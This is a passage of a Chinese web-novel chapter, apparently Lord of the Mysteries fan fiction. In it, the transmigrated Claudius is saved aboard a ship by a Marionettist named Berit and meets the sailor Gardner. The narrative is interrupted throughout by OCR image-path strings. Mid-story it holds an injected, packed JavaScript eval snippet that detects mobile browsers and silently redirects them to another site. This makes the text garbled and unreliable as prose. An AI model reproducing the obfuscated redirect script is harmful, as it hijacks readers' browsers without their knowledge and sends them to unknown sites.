说不定上层那家伙最弱,他能打得过。 “骨蛇”躲开他的间歇性攻击,追着他撞上船舱,又飞快爬起来甩尾跟上楼梯。克劳狄灵活闪避每一个可能撞墙和落水的危险点,不知不觉间来到甲板尽头,直面广阔的海天一线。 爆裂声在他脚下停了又响,而前方只剩下桅杆和大海。 没路了。 他被迫顿住脚步,喘息着转身。 “骨蛇”嘶然咧开两块头骨间的缝隙,挑衅般飞扑而来,眼看就要来到他面前。甲板□□枯白骨拍打出沉闷的重响,像是死神降临的脚步。 这东西没法用物理方式消灭,但最后那张沉眠符咒被宽脸男人抢走了。他面前只剩下一条路可选——殊死一搏。 克劳狄屏住呼吸。 危险的临近让他的心情反趋平静,不知道是不是怪物途径的特殊加持。他凛然盯住“骨蛇”前进的路线,浑身紧绷地,在心底倒数起对方与自己距离归零的剩余秒数。 “骨蛇”由一块块风干白骨拼成的尾巴在甲板上拖出长长的、反光的水渍,晃着他的眼睛。 三…… 二…… 一! 克劳狄猛然抬手。“骨蛇”狠狠撞向他,但一股诡异的力量倏然席卷向外,正中这怪物。怪物自行崩溃了。他也被来自斜后方的巨力拉进阴影按上船舱。 他本能地挣扎,但被对方捂住了嘴巴。那人伸出一根手指贴在嘴角,示意他噤声。 克劳狄愣住。 不是因为卸下了防备,而是因为这张脸他见过。绘着小丑面妆的脸孔,和下层那个正在跟宽脸男人缠斗的家伙一模一样。 4. 秘偶大师 混乱的脚步声飞快穿越下层船舱,往船尾方向去了。敌方气急败坏的骂声、猎猎作响的风声以及巨大的落水声在空气中汇聚成急切的交响乐高潮。小丑与连环杀手的缠斗还在继续,另一波非凡者的追逐战也还没结束,但一切的喧嚣和危险都被四面的灵性之墙阻隔在外。 灵性直觉向克劳狄释放出安全的信号:眼前的小丑对他没有恶意,至少此刻没有。 克劳狄冲小丑小幅度点头,表示自己不会大声惊叫引来敌人。小丑似乎读懂了他的意思,转手就松开钳制、拎着他跃下栏杆。 他被拎到了一处隐蔽的入口。 从原主那里继承得来的语言知识告诉他,下面是这艘客船的储物间。小丑推着他进门,态度意外的客气。克劳狄心下奇怪,但也没有做多余的反抗。他确信自己打不过对方。 储物间布置得像一间客房,并没有堆放他意料当中的杂物。空地正中央摆着一张桌子,桌上的玻璃球隐隐散发着辉光。而玻璃球后站着一个人,外貌跟他前面见到的小丑高度相似。 只是这个人脸上并没有夸张的油彩绘饰。 这是一个苍白的男人,接近三十岁的年纪。相貌不算英俊,也没有什么大的缺陷,容易让人联想到家里亲切的长辈。 那两个小丑似乎都受他驱策。 克劳狄想了想,试探道:“秘偶大师?” 男人打了个响指,克劳狄背后的“小丑”瞬间消失。玻璃球散发的微光随之抖了抖,为这一场景平添上诡谲的色调。 但他一抬头,明光照亮眉眼,那种诡谲的气质就荡然无存了。不知道是不是克劳狄的错觉,他似乎觉得这人看他的眼神里掺杂了一种说不清道不明的审视意味。 “序列八。” 男人摸出一只瓷杯,倒满了水递给克劳狄。表情也从冷淡变得温和。姿态倒真有点像个关心后辈的长者:“如果刚刚没有我在,你真的会死在对面的连环杀手手里。对自己的战斗能力没有准确的认知可不行,生命只有一次。” 瓷杯是最朴素廉价的那种款式,温水在其中随着船只的行进微微晃荡。 克劳狄盯着杯中倒影犹豫了一下,伸手接过瓷杯,但并没有喝:“为什么救我?” 他不确定对方是不是认识身体原主。如果认识的话,那他当前的处境就有点不妙了。他对原主的性格一无所知,恐怕很难扮演对方。 幸而秘偶大师给出的答案不算坏:“因为你是他们的敌人,我们算是同一战线。而且帮助无辜受难的弱小是美德。” 说话间,男人在胸前比划了个古怪的图案。 “他们”指的肯定是刚刚那群人,杀死原主的凶手及其控制客船的同伙。对方要遵循敌人的敌人就是朋友这一逻辑确认他的立场,足以证明这位秘偶大师跟此前的原主没有交集,也不认识原主已逝的同伴。不同情形对应的话术不一样。 克劳狄暗暗松了口气。现在除了原主笔记本上记载的一切,和随身体继承的神秘学知识,他什么都不知道,什么都想不起来。如果这家伙很熟悉原主,那他今天恐怕就要交代在这了。 看来幸运还是眷顾他的。 眼前的秘偶大师实力很强,目前看来还算友善,没有滥杀的意图。可以想办法多聊几句,说不定能套出一些跟当前世界有关的重要信息。 克劳狄打定主意,在心里组织起语言来。但没等他接上话,来时的舱室出入口被人打开了。 微光洒落,他摆出警戒姿态。然而秘偶大师抓住他:“自己人。” 一道阴沉沉的影子从天而降,出入口随着他落地的响声自动闭合。来人是个肌肉结实的年轻小伙,外貌还算周正。一头蓝发十分惹眼。 小伙落地就开骂:“狗屎!那群杂碎太不讲道理了,看我跳水居然往海里撒尿!他们是不是脑子里塞满了棉花?居然用这种肮脏的手段对付我!以为我会被激怒吗?” 骂到一半,他看见了跟秘偶大师站在一起的克劳狄,话音陡然顿住。 克劳狄呆愣。 小伙眼神变了变,闭上嘴巴,默不作声地走到方桌旁薅住那位秘偶大师。然后歪开脑袋、眯起眸子,不耐烦地扭动眉毛:“这是谁?” “我救回来的无辜群众,”秘偶大师似乎已经对这种相处模式习以为常,回答完还有闲心对克劳狄介绍同伴,“这是我的同行者,加德纳,水手途径的野生非凡者。还没问过你的名字?” 克劳狄赶忙回答:“克劳狄。和你们一样,也是野生非凡者。” 这位加德纳先生看起来很不好相处,回答相同的社会职业或许有助于拉近彼此之间的关系。 而且他也不知道原主是什么身份,继承得来的记忆里只有关于神秘学知识的部分,原主的日记里也没写他和他的同伴们是做什么的。万一对方要核查他的底细,早做铺垫总没错。 加德纳果然因为这个答案多看了他一眼。不过是怀疑的一眼:“野生非凡者?” 相较于在海上冒险的投机者们而言,克劳狄的身材看起来不够壮硕。五海的男人们存在一种刻板印象,他们总将相貌出众的男性和议员或贵妇们怀里的小白脸联系在一起。他们会因为外貌轻视这类人,觉得这类人吃不了成为非凡者在危险中讨生活的苦。因此,加德纳深深觉得克劳狄的形象不符合野生非凡者这一身份。 秘偶大师看出了他眼底暗藏的轻蔑,主动为克劳狄正名:“他刚刚差点杀死对面队伍里的连环杀手。序列八对序列七,而且是怪物途径的序列八对罪犯途径的序列七,很了不起了。” “差点儿……是差多少?”加德纳哂笑,不以为然地,“总不能只要对谁动了手,就都叫差点儿杀死对方吧。他看起来很缺乏战斗经验,连长期使用枪械的手茧都没有一个。” 像是为了证明什么,蓝发水手晃悠到克劳狄身边。克劳狄只是眨了下眼,面前的瓷杯就被抢走了。罪魁祸首像是打了胜仗一样靠在桌沿上,挑衅地喝了口水:“不怎么样嘛。” 也不知道是在评价水的味道,还是在评价克劳狄的防备心。 克劳狄有点语塞。 好幼稚的行径,亏他刚刚还觉得这家伙很有强者风范。怀疑他的实力,不应该直接出手偷袭擒拿他,用武力压制打服他吗。 秘偶大师显然也跟他有相同的想法。不过这位很能控制面部表现,只瞥了加德纳一眼,就又重新倒了杯水递过来:“别理他。他的性格一贯是这么恶劣,但其实人不坏。你不用害怕。哦对了,我叫贝里特。” 克劳狄观察加德纳的脸色,接过瓷杯喝了进门以来第一口清水。依然没有什么异常。 进门时秘偶大师没有尝试控制他、两人齐聚也没有对他动手,杯子里没放毒药……那基本就可以排除这两位救他是另有所图的可能了,可以稍微卸下防备,交付点信任。 克劳狄捧起瓷杯,认真看着贝里特的眼睛说了声:“谢谢。” 之前逃命时不觉得,现在环境;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17320948|199049||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 安全下来,他才意识到自己的身体已经严重缺水了。也不知道贝里特是怎么看出来的。 也许是用灵视? 贝里特笑笑,回他:“不用客气。” 喝完水,克劳狄打量起周围的环境。这间储物间位置隐蔽,但看墙体材料,隔音不一定好。刚刚加德纳一直在高声喧哗,也不知道那群暴徒会不会发现这里。 “他们发现不了什么,别畏畏缩缩的。我们有特殊的非凡物品保护,就算你在这里模仿歌剧演员飙高音也不会有问题。看到你背后的手提箱了没有,里面有瓶药水,递给我。” 克劳狄恍然回头,发现是加德纳在说话。那家伙已经解开了上衣,正在尝试自己处理伤口。 加德纳在刚刚的战斗中伤到了侧腰。 背后确实有个手提箱,看起来破破旧旧的。克劳狄想了想,弯腰打开手提箱,在里面翻找起加德纳要的药水来。 他被锁在房间里的时候,正好是一位水手途径的强大非凡者帮他引开杀人凶手,又击溃了封锁房间的灵性之墙。那个人应该就是眼前的加德纳。虽然加德纳做那些事的本来目的肯定不是救他,但就结果而言,他的确是因此受益了。 恩人的小小要求,他没理由拒绝。 “你还真不跟人家客气。”贝里特对加德纳随意使唤人的作风表示谴责。但不知道为什么,也没有阻止克劳狄动作,只是在克劳狄弯腰时伸手托了他一下:“他身上也有伤。” 身为占卜家途径的序列五,他的灵感远比加德纳高,判断起克劳狄的身体情况来也更准确。 加德纳一愣,撇开头冷哼:“那跟我使唤他做事有关系吗?总不能白救他吧。” “当然有关系!”贝里特嘿声,“救他的是我,凭什么让你挟恩图报?” 克劳狄专心寻找加德纳说的药水,并不参加两人的斗嘴。手提箱里的物品相当混乱无序,仿佛已经很久没整理过了。他翻腾了好一会才在边缘缝隙里找到一只小玻璃瓶。玻璃瓶里装着灰黑色的油状液体,应该是加德纳说的药水。 从原主记忆中继承得来的神秘学知识让他迅速判断出,这是治疗外伤的魔法药剂。应该是由专业药师调配的,价格十分昂贵。 “是这个吗?”他掏出小玻璃瓶递给加德纳。 加德纳点头,让贝里特帮自己接过药水。克劳狄这才重新弯腰抱起刚刚倒出来的杂物,一一塞回手提箱。双排扣大衣、匕首、扑克牌,《格尔曼和三个女海盗》……加德纳长得一脸正直,私底下居然会看这种书。 克劳狄偷偷瞄了加德纳一眼,面无表情地收好扉页边角破损,显然已经被主人翻过很多遍的《格尔曼和三个女海盗》。 加德纳没注意到他的小动作,看他起身,也只是在灌药的同时低低嘀咕了一句什么。片刻后又问:“你的伤势怎么样,严重吗?” “不严重。” 不能说不严重,是致命伤。但这个不能告诉加德纳和贝里特。穿越和起死回生还是太匪夷所思了。何况他还对当前世界的情况一无所知。 克劳狄扣好加德纳手提箱的锁扣,将其推回原先的位置。穿好衣服的水手若有所思地看了他一眼,也不知道有没有相信他的搪塞。 但肉眼可见的是,他刚刚递过去的玻璃瓶被加德纳递了回来。 水手途径的蓝发小伙用手背撞撞他:“剩下的你喝了,别浪费。这药花了我二十磅。但凡浪费一滴,我就把你从甲板上扔下去喂鲨鱼!” 5. 恶魔的献祭 玻璃瓶里的药水还剩下二分之一。 克劳狄惊异挑眉。 没想到加德纳嘴上气人,心地还蛮善良的,这么贵的伤药都舍得跟他分享。他要收回先前对这家伙脾气不好、难以相处的负面评价了。 “快点!还要我举着这只破瓶子多久?” “噢……谢谢。” 克劳狄接住药水,迟疑着喝了一口。加德纳还是那副恶声恶气的态度,但眼神肉眼可见的缓和不少:“我可不是关心你,只是不想你死在我们这里,尸体发臭污染空气。懂吗?” “懂。”克劳狄点头。 他完全懂了。这位水手先生的确像贝里特描述的那样,性格恶劣了一点但人不坏。典型的面冷心热嘴毒但善良型。这样的人最好哄了。 加德纳轻哼一声,扭开脸去不看他了。贝里特因此捋了捋桌面上的杂物,转身走到克劳狄身边坐下。克劳狄敏锐地发现,对方整理了所有东西,唯独没有收起摆在桌面中央的玻璃球,那东西是自然发光的,屋子里的照明全都要靠它。 奇怪。非凡物品? 克劳狄默默收回视线,放下空掉的玻璃瓶。 短暂的静默后,贝里特发问:“你也不是因蒂斯人吧?听你说话好像有点鲁恩口音,而且你用的沉眠符咒隶属黑夜领域,你是黑夜女神的信徒?为什么会坐上这艘船?” “嗯……这说起来很复杂。” 克劳狄心想,他也很想知道原主是哪里人,为什么要坐上这艘船。但事实上他连贝里特话里提到的这些国家在哪里都不知道。 看贝里特和加德纳好像都很期待自己回答的样子,他只能结合原主日记中透露出的信息进行一些瞎编:“我接受了一位先生的委托,帮他到弗萨克帝国办点事。具体是什么事务,不太方便透露。总之因为这样那样的原因,我和我的同伴辗转到因蒂斯,就意外坐上了这艘船。” “雇主信息要保密,这我们懂。”贝里特善解人意地划开打火机点了支雪茄。点完咂摸两口,叼着它吐出一口白茫茫的云雾:“那你们的运气可真差——你同伴是哪条途径的非凡者?” “呃……” 这他怎么知道?克劳狄语塞了一下,在脑子里的神秘学知识里随便挑了个选项:“不眠者。”“不眠者?”这个答案让一直没插嘴的水手凑上前来,“主要由黑夜教会掌握的非凡途径啊。这样的话,那你们坐上这艘船也不奇怪了。对面那群人手里有一份不眠者途径的非凡特性。但我听说他们在弗萨克帝国盗取了一样原战神教会的0级封印物,最近正在被官方组织追捕。你不会跟黑夜教会有什么关系吧?值夜者的线人?” 克劳狄一愣,毫不犹豫地摇头:“这个应该是巧合吧,我不认识值夜者的人。” 从弗萨克到因蒂斯,再到坐上这艘船,路线倒是跟原主日记中的描述吻合。但官方教会培养的非凡者不至于弱到这种程度吧,他穿过来之前整支小队都已经死光了,五个人一个不剩。 根据从原主那里继承得来的神秘学知识,黑夜教会是有底蕴有实力的。鉴于此,他更倾向于原主与其同伴是跟在邪恶组织背后试图黑吃黑或者捡漏的第三方。 加德纳盯着他的眼睛看了会,大咧咧地退回原位:“也是。听说他们没有怪物途径的……极光会倒是……但这小子的性格看起来不像。” 不知道出于什么动机,说到后半段,他逐渐转换人称压低了音量。克劳狄默然收回视线,只在心中暗暗记住最后那个含混的关键词。 极光会。 贝里特没注意两人间的暗潮涌动,看加德纳恢复沉默,又顺畅接过话头:“既然你说你还有同伴,他现在在哪?外面已经基本被拜血教那群人占领了,邪教徒们正在清洗船上所有非己方势力的非凡者。留在船舱里不安全。或许你可以把他叫过来,这里还能挤得下两三个人。” “他死了,”克劳狄回神看他,“死在那群恶棍手上。昨晚他们也派了人杀我,但没杀成。” “这样啊……节哀。” 贝里特拍拍克劳狄。 